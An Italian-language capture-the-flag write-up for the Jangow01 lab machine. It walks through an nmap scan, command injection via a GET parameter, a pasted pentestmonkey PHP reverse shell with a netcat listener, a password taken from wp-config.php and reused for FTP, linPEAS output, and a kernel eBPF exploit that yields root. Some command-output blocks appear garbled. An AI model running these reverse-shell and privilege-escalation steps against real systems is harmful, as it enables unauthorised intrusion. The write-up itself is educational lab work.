



Penetration Test Report

Blackbox Jangow01 – CTF FACILE

INTRODUZIONE

Questo report documenta le attività svolte durante un penetration test su un target designato come 'blackbox'. L'obiettivo è quello di identificare vulnerabilità sfruttabili per ottenere l'accesso iniziale e successivamente eseguire una privilege escalation fino a ottenere i privilegi di root sul sistema.

1. Fase di Ricognizione

La prima attività svolta è stata una scansione delle porte del sistema target utilizzando Nmap:

Comando eseguito:

```
nmap -sV 192.168.64.10
```

Risultati: - Porta 21: FTP aperto
- Porta 80: HTTP aperto



L'attenzione si è quindi concentrata sul servizio HTTP per investigare ulteriormente eventuali punti d'ingresso.

```
francesco@kali: ~  
File Actions Edit View Help  
(francesco@kali)-[~]  
$ nmap -sV 192.168.64.10  
  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 11:43 CEST  
Nmap scan report for 192.168.64.10  
Host is up (0.0028s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
80/tcp    open  http     Apache httpd 2.4.18  
MAC Address: 96:13:22:10:8D:68 (Unknown)  
Service Info: Host: 127.0.0.1; OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.97 seconds
```



2. Analisi del Servizio Web

Navigando al sito web presente sulla porta 80, è stata individuata una funzionalità sospetta denominata 'buscar'. Tramite analisi delle richieste HTTP è stato osservato che il tasto invia parametri tramite il metodo GET. Questo ha indicato una potenziale superficie d'attacco per iniezioni.




3. Accesso Iniziale – Reverse Shell


A seguito di test, è stata iniettata una reverse shell scritta in PHP attraverso il parametro GET vulnerabile. La shell utilizzata è stata la *php pentest monkey* fornita dal sito Revshell.com. Dal terminale di Kali è stata poi eseguita la connessione alla shell tramite comando netcat:

```
nc -lvnp 443
```

L'attacco ha avuto successo, consentendo l'ottenimento di una shell interattiva sul sistema remoto con i privilegi dell'utente web.



```
array("pipe", "r"), // stdin is a pipe that the child will read from 1 => array("pipe", "w"), // stdout is a pipe that the child will write to 2 => array("pipe", "w") // stderr is a pipe that the child will write to 3  
$process = proc_open($shell, $descriptorspec, $pipes); if (!is_resource($process)) { printit("ERROR: Can't spawn shell"); exit(1); } stream_set_blocking($pipes[0], 0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipes[2], 0); stream_set_blocking($sock, 0); printit("Successfully opened reverse shell to $ip:$port"); while (1) { if (feof($sock)) { printit("ERROR: Shell connection terminated"); break; } if (feof($pipes[1])) { printit("ERROR: Shell process terminated"); break; } $read_a = array($sock, $pipes[1], $pipes[2]); $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null); if (in_array($sock, $read_a)) { if ($debug) printit("SOCK READ"); $input = fread($sock, $chunk_size); if ($debug) printit("SOCK: $input"); fwrite($pipes[0], $input); } if (in_array($pipes[1], $read_a)) { if ($debug) printit("STDOUT READ"); $input = fread($pipes[1], $chunk_size); if ($debug) printit("STDOUT: $input"); fwrite($sock, $input); } if (in_array($pipes[2], $read_a)) { if ($debug) printit("STDERR READ"); $input = fread($pipes[2], $chunk_size); if ($debug) printit("STDERR: $input"); fwrite($sock, $input); } } fclose($sock); fclose($pipes[0]); fclose($pipes[1]); fclose($pipes[2]); proc_close($process); function printit ($string) { if (!$daemon) { print "$string\n"; } } ?>
```





4. Enumerazione e Accesso FTP

Esplorando il sistema, è stato individuato l'utente `jangow01` e, all'interno di una directory Wordpress, il file `wp-config.php`. Utilizzando il comando `cat`, è stata estratta la password MySQL che corrispondeva anche alla password dell'utente di sistema.

A questo punto è stato possibile autenticarsi con successo tramite FTP e caricare file direttamente sul server.

UTENTE

PASSWORD



5. Caricamento di linPEAS e Scansione



Utilizzando la sessione FTP, è stato caricato lo script di enumerazione `linpeas.sh`. Dopo averlo trasferito sul sistema target, lo script è stato eseguito per identificare possibili vulnerabilità locali. Il report generato ha evidenziato varie vulnerabilità note, tra cui una potenzialmente sfruttabile per ottenere l'accesso root.

```
File Actions Edit View Help
LANG=C
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/home/jangow01

Searching Signature verification failed in dmesg
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#dmesg-signature-verification-failed
dmesg Not Found

Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2017-16995] eBPF_verifier

Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
Exposure: highly probable
Tags: debian=9.0{kernel:4.9.0-3-amd64}, fedora=25|26|27, ubuntu=14.04{kernel:4.4.0-89-generic}, [ ubuntu=(16.04|17.04) ]{kernel:4.8|10.0-(19|28|45)-generic}
Download URL: https://www.exploit-db.com/download/45010
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2016-8655] chocobo_root

Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
Exposure: highly probable
Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
Download URL: https://www.exploit-db.com/download/40871
Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8, RHEL=5{kernel:2.6.(18|24|33)-*}, RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31}, RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7}, [ ubuntu=16.04|14.04|12.04 ]
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```

6. Privilege Escalation tramite Exploit C

È stato scaricato dal sito Exploit-DB il codice sorgente C di un exploit corrispondente a una delle vulnerabilità individuate (CVE-2017-16995 eBPF_verifier). Il file è stato trasferito sul sistema target utilizzando FTP e posizionato nella directory `/tmp`, l'unica con permessi di scrittura ed esecuzione.

Per assicurare l'esecuzione, sono stati modificati i permessi con:
`chmod 777 /tmp`

Successivamente, l'exploit è stato compilato con:
`gcc exploit.c -o exploit -lpthread`

Infine, l'exploit è stato eseguito e ha restituito una shell con privilegi root.

```
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||14442|)
150 Ok to send data.
100% |*****| 13728      120.11 MiB/s      00:00 ETA
226 Transfer complete.
13728 bytes sent in 00:00 (2726 MiB/s)
ftp> chmod 777 45010.c
200 SITE CHMOD command ok.
ftp>
```



```
$ gcc 45010.c -o exploit2 -lnet:4.9.0-5-amd64;remora=25/20/27;ubuntu=14.04(kernel:4.4.0-8)
$ ./exploit2 load URL: https://www.exploit-db.com/download/45010
id
Comments: CONFIG_BPF_SYSCALL needs to be set 66 kernel.unprivileged_bpf_disabled =
uid=0(root) gid=0(root) groups=0(root),33(www-data)
whoami
root
```

CONCLUSIONI

Il test ha dimostrato che, partendo da una semplice vulnerabilità GET in un'applicazione web, è stato possibile ottenere una shell remota, accedere via FTP, caricare strumenti di enumerazione, identificare vulnerabilità kernel e infine eseguire un exploit locale per ottenere privilegi root.

Questo dimostra una catena di compromissione realistica che evidenzia la criticità di configurazioni errate, mancati aggiornamenti e la presenza di file sensibili accessibili all'utente web.